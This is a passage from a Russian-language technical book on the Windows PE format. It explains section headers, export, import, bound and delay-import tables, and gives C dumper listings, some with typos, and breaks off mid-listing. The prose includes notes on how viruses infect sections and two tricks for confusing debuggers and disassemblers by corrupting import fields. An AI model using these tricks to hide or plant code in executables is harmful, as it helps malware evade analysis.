- 11h IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT — указатель на таблицу диапазонного импорта, имеющую приоритет над IMAGE_DIRECTORY_ENTRY_IMPORT и обрабатываемую загрузчиком в первую очередь (зачастую до IMAGE_DIRECTORY_ENTRY_IMPORT дело вообще не доходит). По устоявшейся традиции таблица диапазонного импорта размещается в PE-заголовке, хотя это и не обязательно и некоторые линкеры ведут себя иначе. Используется RVA- и RRAW OFFSET-адресация (подробнее см. далее раздел «Импорт»).
- 12h IMAGE_DIRECTORY_ENTRY_IAT — указатель на IAT (подчиненная структура таблицы импорта). Используется загрузчиком Windows XP, остальные операционные системы это поле, по-видимому, игнорируют (подробнее см. раздел «Импорт»).
- 13h IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT — указатель на таблицу отложенного импорта, использующей RVA/VA-адресацию, но фактически остающейся не стандартизованной и отданной на откуп воле конкретных реализаторов (подробнее см. раздел «Импорт»).
- 14h IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR — если не равно нулю, то файл представляет собой .NET-приложение, состоящее из байт-кода, поэтому попытка внедрения в него x86-кода ничего хорошего не принесет.



ТАБЛИЦА СЕКЦИЙ

Четкого определения термина *секция* не существует. Упрощенно говоря, секция — это непрерывная область памяти внутри страничного имиджа со своими атрибутами, не зависящими от атрибутов остальных секций. Представление секции в памяти не обязательно должно совпадать с ее дисковым образом, который, в принципе, может вообще отсутствовать (секциям неинициализированных данных нечего делать на диске, и потому они представлены исключительно в памяти).

Каждая секция управляется «своей» записью в одноименной структуре данных, носящей имя *таблицы секций*. Таблица секций начинается сразу же за концом опционального заголовка, размер которого содержится в поле SizeOfOptionalHeader, и представляет собой массив структур IMAGE_SECTION_HEADER, количество задается полем NumberOfSection.

Порядок секций может быть любым, но системный загрузчик оптимизирован под такую последовательность: сначала идет кодовая секция, за ней следует одна

или несколько секций инициализированных данных, и замыкает строку секция неинициализированных данных.

Структура IMAGE_SECTION_HEADER состоит из следующих полей (листинг 5.1).

Листинг 5.1. Прототип структуры IMAGE_SECTION_HEADER

```
typedef struct _IMAGE_SECTION_HEADER {
   BYTE      Name[IMAGE_SIZEOF_SHORT_NAME];
   union {
       DWORD    PhysicalAddress;
       DWORD    VirtualSize;
       } Misc;
   DWORD    VirtualAddress;
   DWORD    SizeOfRawData;
   DWORD    PointerToRawData;
   DWORD    PointerToRelocations;
   DWORD    PointerToLinenumbers;
   WORD     NumberOfRelocations;
   WORD     NumberOfLinenumbers;
   DWORD    Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

Поле Name представляет собой восьмибайтовый массив с ASCII-именем секции внутри (именно именем, а не указателем на имя!). Если длина имени меньше восьми байтов, остающийся хвост дополняется нулями; если же имя занимает весь массив целиком, завершающий нуль в его конце не ставится (некоторые дизассемблеры не учитывают этого обстоятельства и захватывают примыкающий к массиву мусор).

Само по себе имя секции не несет никакого метафизического смысла и было введено в эксплуатацию исключительно из эстетических соображений. Системный загрузчик его игнорирует, хотя некоторые вирусы/протекторы/упаковщики распознают «свои» секции только так, и всякое искажение имени бьет их наповал. Ходят слухи по поводу того, что библиотека oleaut32.dll, входящая в состав Windows, опознает секцию ресурсов по ее имени, а не по записи в DATA_DIRECTORY. В исходных текстах популярного упаковщика UPX присутствует следующий комментарий:

> *...After some windoze debugging I found that the name of the sections DOES matter :(.rsrc is used by oleaut32.dll (TYPELIBS)) and because of this lame dll, the resource stuff must be the first in the 3rd section — the author of this dll seems to be too idiot to use the data directories... M$ suxx 4 ever! ...even worse: exploder.exe in NiceTry also depends on this to locate version info.*
>
> *Дизассемблирование подтверждает, что библиотека oleaut32.dll действительно содержит внутри себя текстовую строку «.rsrc» и активно ее использует. Да мало ли на свете идиотов, привязывающихся к именам секций? Поэтому без особой нужды имена секций чужого файла лучше не изменять.*

Поля VirtualAddress и PointerToRawData содержат RVA-адрес начала секции в памяти и ее смещение относительно начала файла соответственно. Виртуальный и физический адреса должны быть выровнены на величину Section Alignment/File Alignment, прописанную в опциональном заголовке, причем виртуальный адрес первой секции должен быть равен ALIGN_UP(SizeOfHeaders, SectionAlignment), в противном случае файл не загрузится. Физический адрес секции может быть любым, достаточно только, чтобы он был выровнен на величину File Alignment.

Поля VirtualSize и SizeOfRawData содержат виртуальную и физическую длину секции соответственно. Вот тут-то и начинается самое интересное! Если виртуальный размер больше физического, то при загрузке секции в память ее хвост заполняется нулями, при этом наличие атрибута инициализированных/неинициализированных данных совершенно не обязательно. Если физический размер больше виртуального, то... единственное, что можно сказать с уверенностью — такой файл будет нормально загружен в память. Как? А вот это уже зависит от реализации! Начнем с того, что нулевой виртуальный размер предписывает загрузчику отталкиваться от физического размера секции, предварительно округлив его на величину Section Alignment и заполнив хвост нулями. Все промежуточные состояния неопределенны — загрузчик может считать: а) ровно Virtual Size байт; б) ALIGN_UP(Virtual Size, File Alignment) байт; в) ALIGN_UP(Virtual Size, Phys Sector Size) байт. Вообще-то все пункты кроме первого — грубые ошибки реализации, но и... суровая реальность бытия вместе с тем, поэтому таких ситуаций лучше всего избегать. Физический размер должен быть выровнен на величину File Alignment, выравнивать виртуальный размер не обязательно (загрузчик выравнивает его автоматически). Однако и это правило не обходится без исключений: если физический размер меньше или равен виртуальному, то и его выравнивать не обязательно, правда, смысла в этом немного, поскольку начало следующей секции в файле по-любому должно быть выровнено на величину File Align.

Виртуальный адрес следующей секции обязательно должен быть равен виртуальному адресу предыдущей секции плюс ее размер, выровненный на величину Section Alignment. Секции не могут ни перекрываться, ни образовывать виртуальные дыры. На физические адреса секций таких ограничений не наложено, и они могут быть разбросаны по файлу в живописном беспорядке. Впрочем, увлекаться разбрасыванием, право же, не стоит — неровен час, системный загрузчик запутается и откажет файлу в загрузке, если еще не выпадет в синий экран.

Кстати, насчет синих экранов. Напомним читателю, что если Section Alignment < 1000h, а физический размер секции вылетает за пределы файла, W2K SP3 (и, вероятно, все остальные представители линейки NT) выбрасывает синий экран, и тогда системе наступают кранты.

Поле Characteristics определяет атрибуты доступа к секции и особенности ее загрузки. Имеются три атрибута, как будто бы определяющие содержимое секции как код, инициализированные и неинициализированные данные (IMAGE_SCN_CNT_CODE/20h, IMAGE_SCN_CNT_INITIALIZED_DATA/40h, IMAGE_SCN_CNT_UNINITIALIZED_DATA/80h соответственно). Однако системный загрузчик игнори-

рует их значение, и потому опираться на них ни в коем случае нельзя. Теоретически секция неинициализированных данных при отсутствии прочих атрибутов не должна грузиться с диска, но... ведь грузится!

Некоторые вирусы/упаковщики/протекторы определяют кодовую секцию по наличию атрибута IMAGE_SCN_CNT_CODE. Что ж! Не такое уж и плохое решение, только будьте готовы к тому, что этого атрибута не окажется ни у одной из секций (что встречается довольно часто) либо же он будет присвоен секции данных (что встречается пореже, но все-таки встречается).

Другая триада атрибутов описывает права доступа ко всем страницам секции, назначаемым системным загрузчиков по умолчанию (будучи загруженным, файл может свободно манипулировать ими, вызывая API-функцию VirtualProtectEx). В настоящее время определено три атрибута: исполнения, чтения и записи (IMAGE_SCN_MEM_EXECUTE/20000000h, IMAGE_SCN_MEM_READ/40000000h, IMAGE_SCN_MEM_WRITE/80000000h). На платформе Intel атрибуты чтения/исполнения полностью эквивалентны и соответствуют аппаратному атрибуту *доступности* (accessible) страницы. Атрибут записи обрабатывается вполне естественным образом. Следовательно, отличить секцию кода от секции данных в общем случае невозможно и приходится действовать исподтишка, объявляя секцией кода ту, на которую указывает точка входа.

Два других интересных атрибута – это IMAGE_SCN_MEM_DISCARDABLE/2000000h (после загрузки файла секция может быть уничтожена в памяти) и IMAGE_SCN_MEM_SHARED/10000000h (секция является совместно используемой).

Атрибут IMAGE_SCN_MEM_DISCARDABLE обычно присваивается секциям, содержащим вспомогательные структуры данных (такие как, например, таблица перемещаемых элементов), необходимые лишь на этапе загрузки файла и впоследствии никем не используемые. А раз так – зачем они будут жрать память? Фатальная ошибка подавляющего большинства вирусов состоит в том, что, внедряясь в последнюю секцию файла (коей как раз DISCARDABLE-секция обычно и оказывается), они не проверяют ее атрибутов, не «выкупают» права на память. Операционная система в любой момент может выгрузить оккупированные ими страницы, и тогда инфицированный процесс рухнет, выдавая хорошо известное всем сообщение о критической ошибке приложения.

Атрибут IMAGE_SCN_MEM_SHARED безобиднее, но тоже с характером, и помещать сюда исполняемый код категорически не рекомендуется. Во-первых, в любой момент он может быть затерт посторонним процессом, и тогда зараженное приложение опять-таки рухнет, а во-вторых, Windows 9x насильно перегоняет SHARED-секции в верхнюю половину адресного пространства, и действительный адрес загрузки уже не будет соответствовать виртуальному адресу секции (правда, полностью перемещаемый код в таких условиях вполне сможет работать).

Остальные атрибуты либо неинтересны, либо имеют отношение только к объективным coff-файлам (не PE-) и потому здесь не рассматриваются. Это, в частности, относится к атрибутам из семейства IMAGE_SCN_ALIGN_xBYTES, индивидуально настраивающим кратность выравнивания каждой секции. Для объективных фай-

4 Зак. 398

лов это может быть и так, но системный загрузчик эти атрибуты в упор игнорирует.

Поля PointerToRelocations и NumberOfRelocations (указатель на таблицу перемещаемых элементов и количество элементов в этой таблице соответственно) имеют отношение только к объективным файлам, а исполняемые файлы и динамические библиотеки управляют своими перемещаемыми элементами через одноименную запись в DATA_DIRECTORY, поэтому эти поля могут содержать любые значения. Некоторые вирусы/упаковщики/протекторы помечают таким образом свои файлы, чтобы не обрабатывать их дважды. Способ глупый и ненадежный (задумайтесь: что произойдет с файлом после его упаковки любым посторонним упаковщиком?).

Поля PointerToLinenumbers и NumberOfLinenumbers (указатели на таблицу номеров строк и количество элементов в этой таблице соответственно) ранее использовались для хранения отладочной информации, связывающей номера строк исходной программы с адресами откомпилированного файла. В настоящее время используются только в объективных файлах, а в исполняемых файлах отладочная информация хранится совсем в другом месте и в другом формате.

Ниже приведен код, сканирующий таблицу секций и выводящий извлеченную информацию на терминал (листинги 5.2 и 5.3).

Листинг 5.2. Макросы, возвращающие указатели на IMAGE_SECTION_HEADER первой и последней секций файла

```
#define xopt_sz(p)          (*((WORD*)(p + 0x14 /* size of optional header */)))
#define pSectionTable(p)    ((BYTE*) (xopt_sz(p) + 0x18 /*sizeofimageheafer*/ + p))
#define pFirstSection(p)    (pSectionTable(p))
#define pLastSection(p)     (pSectionTable(p) + (xNumOfSec(p) - 1) * 40)
```

Листинг 5.3. Прогулка по таблице секций с выводом ее содержимого на терминал

```
a = xNumOfSec(p); pNextSection = pFirstSection(p);
while(a--)
{
    printf(    "Name: %s\n"\
        "\tVirtualSize           : %04Xh RVA\n"\
        "\tVirtualAddress        : %04Xh RVA\n"\
        "\tSizeOfRawData         : %04Xh RVA\n"\
        "\tPointerToRawData      : %04Xh RVA\n"\
        "\tPointerToRelocations  : %04Xh RVA\n"\
        "\tPointerToLinenumbers  : %04Xh RVA\n"\
        "\tNumberOfRelocations   : %04Xh RVA\n"\
        "\tNumberOfLinenumbers   : %04Xh RVA\n\n",
        pNextSection,        pNextSection[0x8],   pNextSection[0xC],
        pNextSection[0x10],  pNextSection[0x14],  pNextSection[0x18],
        pNextSection[0x1C],  pNextSection[0x20],  pNextSection[0x14]);

    pNextSection+=40;  // следующий элемент Section Table
}
```

ЭКСПОРТ

Таблица экспорта представляет собой сложную иерархическую структуру, каждый из компонентов которой может быть расположен в любом месте страничного имиджа, хотя по спецификации она должна быть сосредоточена в одной области. Когда-то таблице экспорта выделялась своя персональная секция .edata, но теперь этого правила практически никто не придерживается, поэтому говорить о секции импорта не совсем корректно (впрочем, если вы назовете директорию секцией, большой беды не будет и все вас поймут).

На вершине иерархии находится структура IMAGE_EXPORT_DIRECTORY, также известная под именем *export directory table*, содержащая указатели на три подчиненные структуры: *таблицу экспортируемых имен* (Name Pointer), *таблицу экспортируемых ординалов* (Ordinal Table) и *таблицу экспортируемых адресов* (Export Address Table). Поле Name RVA указывает на строку с именем динамической библиотеки, которое, судя по всему, игнорируется и может принимать любые значения.

Экспорт функций/данных может производиться как по их имени, так и по ординалу. Таблицы имен и адресов представляют собой массивы из RVA-указателей, ссылающихся на ASCIIZ-строки с именами функций и адреса экспортируемых функций/данных соответственно. Таблица ординалов представляет собой массив 16-битных индексов (ординалов) и служит своеобразным связующим звеном между таблицей имен и таблицей адресов. Пусть i-элемент таблицы имен указывает ASCIIZ-строку с именем интересующей нас функции my_func, тогда i-элемент таблицы ординалов содержит индекс элемента таблицы адресов с RVA-адресом функции my_func, или, говоря другими словами, ее ординал.

В переводе на язык Си это выглядит так:

```
i = Search_ExportNamePointerTable (ExportName);
ordinal = ExportOrdinalTable [i];
SymbolRVA = ExportAddressTable [ordinal - OrdinalBase];
```

Если нам известен ординал функции, то обращаться к таблицам имен/ординалов не обязательно. Определенная путаница связана с тем, что ординал задает не индекс в таблице ординалов, а индекс в таблице адресов. Таблица ординалов представляет собой вспомогательную подструктуру, не имеющую самостоятельной ценности и всегда использующуюся только в паре с таблицей имен. Поэтому таблицы имен и ординалов всегда содержат одинаковое количество элементов, задаваемое полем Number of Name Pointers, которое может и не совпадать с количеством элементов таблицы адресов, задаваемым полем Export Address Table RVA.

Теперь о тонкостях. Таблица адресов может содержать «разрывы», то есть элементы, обращенные в нуль и указывающие в никуда. К счастью, их легко отсеять. Хуже, что далеко не всякий элемент таблицы адресов представляет собой действительный адрес экспортируемой функции: ведь динамические библиотеки поддерживают форвардинг (forwarding), то есть сквозное перенаправление экспорта в другую DLL — и тогда соответствующий элемент таблицы адресов содержит RVA-адрес ASCIIZ-строки типа NTDLL.RtlDeleteCriticalSection, описывающей переназначение. Как отличить forward-строки от действитель-

ных адресов экспортируемых функций? Да очень просто: forward-строки всегда расположены внутри таблицы экспорта (именно поэтому спецификация настоятельно рекомендует делать ее непрерывной, никаких других причин для этого у системного загрузчика нет). Размер таблицы экспорта содержится в DATA_DIRECTORY там же, где находится адрес export directory table, и разоблачение forward-строк осуществляется тривиально.

Приведенный ниже демонстрационный пример сканирует всю таблицу экспорта, отображая ее на экране в удобочитаемом виде. Обратите внимание, на то, что обработка ordinal BASE несколько изменена, — теперь она идеологически более правильна (листинг 5.4).

Листинг 5.4. Простейший разбор таблицы экспорта

```
// получаем указатель на PE
p = *(DWORD*)(pBaseAddress + 0x3C /*e_lfanew */) + pBaseAddress;

// получаем указатель на DATA_DIRECTORY
pDATA_DIRECTORY = (DWORD*)(p + 0x78);

// получаем указатель на экспорт
pExport = pDATA_DIRECTORY[0] + pBaseAddress;
xExport = pDATA_DIRECTORY[1]; // берем размер. но не проверяем

// извлекаем сведения об основных структурах
nameRVA                 = *(DWORD*) (pExport + 0xC) + pBaseAddress;
ordinalBASE             = *(DWORD*) (pExport + 0x10);
addressTableEntries     = *(DWORD*) (pExport + 0x14);
numberOfNamePointers    = *(DWORD*) (pExport + 0x18);
exportAddressTableRVA   =  (DWORD*) (*(DWORD*) (pExport + 0x1C) + pBaseAddress);
namePointerRVA          =  (DWORD*) (*(DWORD*) (pExport + 0x20) + pBaseAddress);
ordinalTableRVA         =  (WORD* ) (*(DWORD*) (pExport + 0x24) + pBaseAddress);

// распечатываем все имена/ординалы/адреса
printf(   "name                         ordinal/hint VirtualAddress Forward\n"\
   "------------------------------------------------------------\n");

for (a = 0; a < _MAX(addressTableEntries, numberOfNamePointers); a++)
{
    // два вида обработки - по именам и по ординалам
    if (a < numberOfNamePointers)
    {
        // выделение индекса функций. экспортируемых по именам
        name = namePointerRVA[a] + pBaseAddress; f_index = ordinalTableRVA[a];
    }
        else
    {
        // выделение индекса функций. экспортируемых только по ординалам
        name = "n/a";  f_index = a;
    }
```

```
    // определение адреса функции
    f_address =  (DWORD)(exportAddressTableRVA[f_index] + pBaseAddress);

    // поиск "разрывов" в таблице адресов
    if (f_address == pBaseAddress) continue;

    // определение оридинала
    ordinal = f_index + ordinalBASE;

    // поиск форвардов (если есть)
    if ((f_address > (DWORD) pExport) && (f_address < (DWORD) (pExport + xExport)))
            pForward = (BYTE*)f_address; else pForward  = 0;

    // вывод результатов на терминал
    printf("%-30s [%03d/%03d] %08Xh %s\n",
                name, ordinal, a, f_address, (pForward)?pForward:"");

} printf("================================================================\n");
```

ИМПОРТ

Если с экспортом все более или менее понятно, то импорт — это какой-то кошмар. Это целых три различных механизма, один страшнее другого, управляемые четырьмя записями в DATA_DIRECTORY.

Стандартный механизм импорта работает приблизительно так: специальная таблица (называемая *таблицей импорта*) перечисляет имена/ординалы всех импортируемых функций, указывая, в какое место страничного имиджа загрузчик должен записать эффективный адрес каждой из них. Это просто, но до ужаса тормозно. Грубо говоря, на каждую импортируемую функцию приходится один вызов GetProcAddress, фактически, сводящийся к поэлементному перебору всей таблицы экспорта.

Более производителен механизм *диапазонного импорта* (bound import), сводящийся к тривиальному проецированию необходимых библиотек на адресное пространство процесса с жесткой прошивкой экспортируемых адресов еще на стадии компиляции приложения. Это быстро, но не универсально. Перекомпиляция DLL требует обязательной перекомпиляции приложения, поскольку по старым адресам теперь ничего хорошего уже нет.

Между двумя этими крайностями окопался механизм *отложенного импорта* (delay import), реализованный с большим количеством ошибок, поддерживаемый далеко не всеми компоновщиками, но все-таки работающий. В общих чертах основная идея заключается в перенаправлении элементов таблицы импорта на специальный обработчик, динамически загружающий соответствующие функции по мере возникновения в них необходимости и подставляющий их адреса в таблицу импорта.

Приоритет различных механизмов импорта не определен, и загрузчик вправе использовать любой доступный, переходя к другому только в случае неудачи. Эксперимент показывает, что Windows 9x/NT сначала используют bound import,

и только если штамп времени/предпочтительный адрес загрузки импортируемой библиотеки не совпал с ожидаемым, пытаются импортировать функции обычным путем. Windows XP поступает иначе: после неудачи с bound import'ом пытается импортировать функции непосредственно по таблице адресов, указатель на которую содержится в поле IMAGE_DIRECTORY_ENTRY_IAT. Штатно таблица адресов содержит копию таблицы имен, и потому обращаться к последней нет никакой необходимости. Если же это не так, загрузчик вынужден импортироваться обычным путем.

Короче говоря, секса (с отладчиком) будет предостаточно, но мы все-таки начнем... Стандартная таблица импорта представляет собой сложную иерархическую структуру, каждый из элементов которой может быть расположен в любом месте страничного имиджа.

На вершине иерархии находится структура Import Directory Table, представляющая собой массив структур IMAGE_IMPORT_DESCRIPTOR, завершаемых нулевым элементом. Каждый IMAGE_IMPORT_DESCRIPTOR содержит ссылки на две подчиненные структуры — *lookup-таблицу*, содержащую имена и/или ординалы импортируемых функций, и *таблицу импортируемых адресов* (Thunk Table), содержащую RVA-адреса ячеек страничного имиджа, поверх которых загрузчик должен записать эффективные адреса соответствующих им функций. Пусть необходимая нам функция my_func находится в i-элементе lookup-таблицы, тогда i-индекс таблицы импортируемых адресов содержит RVA-указатель на ячейку, в которую загрузчику следует записать ее адрес (листинг 5.5).

Листинг 5.5. Прототип структуры IMAGE_IMPORT_DESCRIPTOR

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
union {
    DWORD   Characteristics;    // 0 for terminating null import descriptor
    DWORD   OriginalFirstThunk;    // RVA to original unbound IAT
    };
    DWORD   TimeDateStamp;       // 0 if not bound,
                // -1 if bound, and real date\time stamp
                // in IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT (new)
                // O.W. date/time stamp of DLL bound to (old)
    DWORD   ForwarderChain;    // -1 if no forwarders
    DWORD   Name;
    DWORD   FirstThunk;        // RVA to IAT
} IMAGE_IMPORT_DESCRIPTOR;
```

Имя загружаемой DLL содержится в поле Name структуры IMAGE_IMPORT_DESCRIPTOR, представляющем собой RVA-указатель на ASCIIZ-строку.

Остальные поля не так интересны. Если временная отметка TimeDateStamp равна нулю (как чаще всего и бывает), то системный загрузчик обрабатывает таблицу импорта по всем правилам. Если же она равна минус единице (FFFFFFFFh), загрузчик игнорирует указатели OriginalFirstThunk и FirstThunk, полагая, что данная библиотека импортируется через BOUND_IMPORT, и только лишь когда BOUND_IMPORT провалится (например, из-за несовпадения TimeDateStamp), возвращается к IAT.

На этом основан один любопытный пример противостояния отладчикам и дизассемблерам: сбрасываем TimeDateStamp в FFFFFFFFh, добавляем в BOUND_IMPORT импорт библиотеки, указанной в Name, ставим TimeDateStamp в ноль, чтобы гарантированно загрузить ее (конечно, значения экспортируемых адресов в различных версиях DLL могут и не совпадать — ну и хвост с ними! Главное — что библиотека спроецирована на адресное пространство процесса, а разгрести экспорт можно и руками). Теперь искажаем указатели OriginalFirstThunk и FirstThunk, придавая им заведомо некорректные значения. Системный загрузчик, обнаружив, что TimeDateStamp == -1, просто проигнорирует их и обработает такой файл вполне нормально. Дизассемблеры/отладчики — иное дело. О BOUND_IMPORT подавляющее большинство из них ничего не знает, и, честно ринувшись в IAT, они в лучшем случае сообщат, что таблица импорта искажена, а в худшем — поедут крышей и аварийно завершат свою работу. Старые версии Иды и HIEW на этом ломались только так. Новые — нет, поэтому данный трюк уже утратил свою былую актуальность.

Любое другое значение TimeDateStamp обозначает действительную временную метку, и если она совпадает с временной меткой импортируемой DLL, загрузчик просто проецирует ее на адресное пространство процесса, не настраивая таблицу адресов. Предполагается, что эффективные адреса заданы еще во время компиляции. На этом основан другой хитрый трюк (все еще актуальный). Подменив один или несколько элементов таблицы адресов адресом другой функции, мы введем дизассемблер в глубокое заблуждение (ведь он игнорирует таблицу адресов и предпочитает разбирать весь импорт самостоятельно).

ForwarderChain — очень странное поле, вроде бы имеющее отношение к форвардингу функций. По одним данным индекс в цепочке форварда, по другим — RVA-указатель на массив IMAGE_IMPORT_BY_NAME. Обычно равно нулю (нет здесь никакого форварда), так что навряд ли это указатель, скорее уж адрес. Хотя спецификация и утверждает, что за отсутствием форварда закреплено значение FFFFFFFFh, линкеры, похоже, придерживаются совершенно иного мнения. Что же до системного загрузчика, то это поле он попросту игнорирует, и здесь может быть все что угодно. То же самое относится и к отладчикам/дизассемблерам.

Пример практической работы с таблицей импорта приведен в листинге 5.6.

Листинг 5.6. Дампер таблицы импорта

```
// ПЕЧАТАЕМ ТАБЛИЦУ ИМПОРТА
n2k_print_IAT(DWORD* importLookupTable, DWORD* importAddressTable, BYTE* pBaseAddress)
{
    DWORD lookup, hint, address;
    BYTE  *name;  char  buf[MAX_BUF_SIZE];
    name   = "not pressent"; lookup = address = hint = 0;

    printf(    " hint  name/ordinal                          address\n"\
       "-------------------------------------------------\n");
    while(1)       // сканируем таблицу импорта, пока не встретим нуль
    {
```

Продолжение ⇨

Листинг 5.6 *(продолжение)*

```
        // извлекаем очередные элементы из loockup и address таблиц
        if (importLookupTable)    lookup = *importLookupTable++;
        if (importAddressTable)    address= *importAddressTable++;
        if (!address) break; // это конец?

        if (importLookupTable)
    {
            if (lookup & 0x80000000) // функция экспортируется по ординалу
            {
                sprintf(buf,"#%d",lookup & ~0x80000000);name=buf;hint=0;
            }
            else            // функция экспортируется по имени
            {
                name=(lookup+pBaseAddress+2);
                hint=*((WORD*)(lookup+pBaseAddress));
            }
        } printf("[%04d] %-30s:%08Xh\n",hint, name, address);
    }printf("==============================================\n\n");
}

// прогуливаемся по таблице импорта, выводя ее всю
n2k_walk_idex(BYTE* pImport, BYTE* pBaseAddress)
{
    int   a;
    BYTE  *nameRVA;
    DWORD *importLookupTable;
    DWORD *importAddressTable;

    // перебираем все таблицы дескрипторов, сколько их есть там...
    while(1)
    {
        // извлекаем основные параметры
        nameRVA            =*(DWORD*)(pImport + 0x0C) + pBaseAddress;
        importLookupTable    =(DWORD*)(*(DWORD*)(pImport+0x00)+ pBaseAddress);
        importAddressTable    =(DWORD*)(*(DWORD*)(pImport+0x10)+ pBaseAddress);

        //printf("%s %x %x\n",nameRVA,importLookupTable,pBaseAddress);

        // переходим на следующий дескриптор
        pImport += 0x14 /* size of _IMAGE_IMPORT_DESCRIPTOR */;

        if ((BYTE*)importLookupTable == pBaseAddress) break;    // это конец?

        // печатаем имя DLL
        printf("%s:\n",nameRVA);
        for(a=0;a<strlen(nameRVA);a++) printf("-"); printf("\n");

        // печатаем импортируемые функции
        n2k_print_IAT(importLookupTable, importAddressTable, pBaseAddress);
    }
}
```

IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT — BOUND_IMPORT до ужаса незамысловат и прост. С ним связан всего один массив структур IMAGE_BOUND_IMPORT_DESCRIPTOR, состоящий из трех полей: временной отметки; смещения имени DLL, отсчитываемого от начала таблицы BOUND_IMPORT; количества форвардов, точное назначение которых неясно.

Если временная отметка импортируемой библиотеки соответствует ее собственной временной отметке, прописанной в PE-заголовке, загрузчик просто проецирует последнюю на адресное пространство и умывает руки, предоставляя программе действовать самостоятельно. Захочет — будет разбирать таблицу экспорта импортируемой библиотеки вручную, захочет — жестко пропишет экспортируемые адреса еще на этапе компиляции, как обычно и происходит.

Нулевое значение временной отметки соответствует любому времени, и обращаться с ним следует предельно осторожно, ибо при перекомпиляции библиотеки жестко прописанные адреса будут указывать в космос и программа повиснет (листинги 5.7 и 5.8).

Листинг 5.7. Прототип структуры IMAGE_BOUND_IMPORT_DESCRIPTOR

```
typedef struct _IMAGE_BOUND_IMPORT_DESCRIPTOR {
    DWORD   TimeDateStamp;
    WORD    OffsetModuleName;
    WORD    NumberOfModuleForwarderRefs;
// Array of zero or more IMAGE_BOUND_FORWARDER_REF follows
} IMAGE_BOUND_IMPORT_DESCRIPTOR, *PIMAGE_BOUND_IMPORT_DESCRIPTOR;
```

Практический пример работы таблицы BOUND_IMPORT приведен в листинге 5.8.

Листинг 5.8. Простой дампер таблицы диапазонного импорта

```
n2k_walk_bound(BYTE *pBound, BYTE *pBaseAddress)
{
    DWORD time_x; WORD name_offset; WORD n_ref;
    if (!pBaseAddress) pBaseAddress = pBound;

    while(1)        // разбираем bound'ы
    {
        // извлекаем все значения
        time_x = *(DWORD*) pBound;    n_ref = *((WORD*) (pBound+6));
        name_offset = *((WORD*) (pBound+4)); if (!name_offset) break;

        // выводим их на терминал
        printf("[%04X] %-30s %d\n",time_x, name_offset + pBaseAddress, n_ref);
        // следующий элемент
        pBound += 8;
    } printf("\n");
}
```

IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT — вот мы и добрались до отложенного импорта... Рассмотрим его лишь вкратце, поскольку ничего хорошего ожидать все равно не приходится (листинг 5.9). Для экспериментов нам понадобится по мень-

шей мере один файл с отложенным импортом. Если же такого в вашем распоряжении нет, создайте его самостоятельно. Пользователи Microsoft Linker могут поступить так: `link dll.test.impl.obj /DELAYLOAD:dll.dll dll.lib DELAYIMP.LIB`, а пользователи линкера ulink от Юрия Харона (которым я сам давно пользуюсь и который всем настоятельно рекомендую) — так: `ulink -d dll.test.impl.obj dll.lib`.

Листинг 5.9. Прототип структуры ImgDelayDescr

```
typedef struct ImgDelayDescr {
    DWORD             grAttrs:      // attributes
    LPCSTR            szName:       // pointer to dll name
    HMODULE*          phmod:        // address of module handle
    PImgThunkData     pIAT:         // address of the IAT
    PCImgThunkData    pINT:         // address of the INT
    PCImgThunkData    pBoundIAT:    // address of the optional bound IAT
    PCImgThunkData    pUnloadIAT:   // address of optional copy of original IAT
    DWORD             dwTimeStamp:  // 0 if not bound.
                      // O.W. date/time stamp of DLL bound to Old BIND
} ImgDelayDescr. * PImgDelayDescr:
```

Поле `grAttrs` задает тип адресации, применяющийся в служебных структурах отложенного импорта (0 — VA, 1 — RVA); поле `szName` содержит RVA/VA-указатель на ASCIIZ-строку с именем загружаемой DLL (тип адреса определяется особенностями реализации конкретного Delay Helper, внедряемого в программу линкером и варьирующегося от реализации к реализации, — короче говоря, будьте готовы ко всяким пакостям). В изначально пустое поле phmod-загрузчик (все тот же Delay Helper) помещает дескриптор динамически загружаемой DLL.

Поле `pIAT` содержит указатель на таблицу адресов отложенного импорта, организованную точно так же, как и обычная IAT, с той лишь разницей, что все элементы таблицы отложенного импорта ведут к delay load helper'у — специальному динамическому загрузчику, также называемому переходником (thunk), который вызывает `LoadLibrary` (если только библиотека уже не была загружена), а затем дает `GetProcAddress` и замещает текущий элемент таблицы отложенного импорта эффективным адресом импортируемой функции, благодаря чему все последующие вызовы данной функции осуществляются напрямую, в обход delay load helper'a.

При выгрузке DLL из памяти последняя может восстановить таблицу отложенного импорта в исходное состояние, обратившись к ее оригинальной копии, RVA-указатель на которую хранится в поле `pUnloadIAT`. Если же копии нет, ее указатель будет обращен в ноль.

Поле `pINT` содержит RVA-указатель на таблицу имен, во всем повторяющую стандартную таблицу имен (см. name Table). То же самое относится и к полю `pBoundIAT`, хранящему RVA-указатель на таблицу диапазонного импорта. Если таблица диапазонного импорта не пуста и указанная временная метка совпадает с временной меткой соответствующей DLL, системный загрузчик просто про-

ецирует ее на адресное пространство данного процесса, и механизм отложенного импорта дезактивируется (листинг 5.10).

Листинг 5.10. Простейший дампер таблицы отложенного импорта

```
// прогуливаемся по таблице delay-импорта
n2k_walk_delay(BYTE* pDelay, BYTE *pBaseAddress)
{

    WORD  a = 0, hint;
    BYTE  *name, *f_name;
    DWORD attr,  ordinal;
    char  buf[MAX_BUF_SIZE];
    DWORD *INT,  *IAT, *f_addr;

    //attr = *(DWORD*)pDelay;

    while(1)
    {
        // извлекаем указатели на IAT и INT
        IAT = (DWORD*)*((DWORD*)(pDelay + 0x0C));
        INT = (DWORD*)*((DWORD*)(pDelay + 0x10));

        // извлекаем указатель на имя модуля
        name = (BYTE*) *((DWORD*) (pDelay + 0x04));

        // это конец?
        if (!IAT || !INT) break;

        // эвристическое распознавание адреса
        if ((DWORD) name < (DWORD) pBaseAddress) name += (DWORD) pBaseAddress;
        if ((DWORD) IAT  < (DWORD) pBaseAddress)
                IAT   = (DWORD*)((DWORD) IAT + (DWORD) pBaseAddress);

        if ((DWORD) INT  < (DWORD) pBaseAddress)
                INT   = (DWORD*)((DWORD) INT + (DWORD) pBaseAddress);

        // печатаем имя модуля
        printf("%s\n",name);for(a;a<strlen(name);a++)printf("-");printf("\n");
        printf(    " hint  name/ordinal                          address\n"\
                "---------------------------------------------\n");
        // печать имен
        while(1)
        {

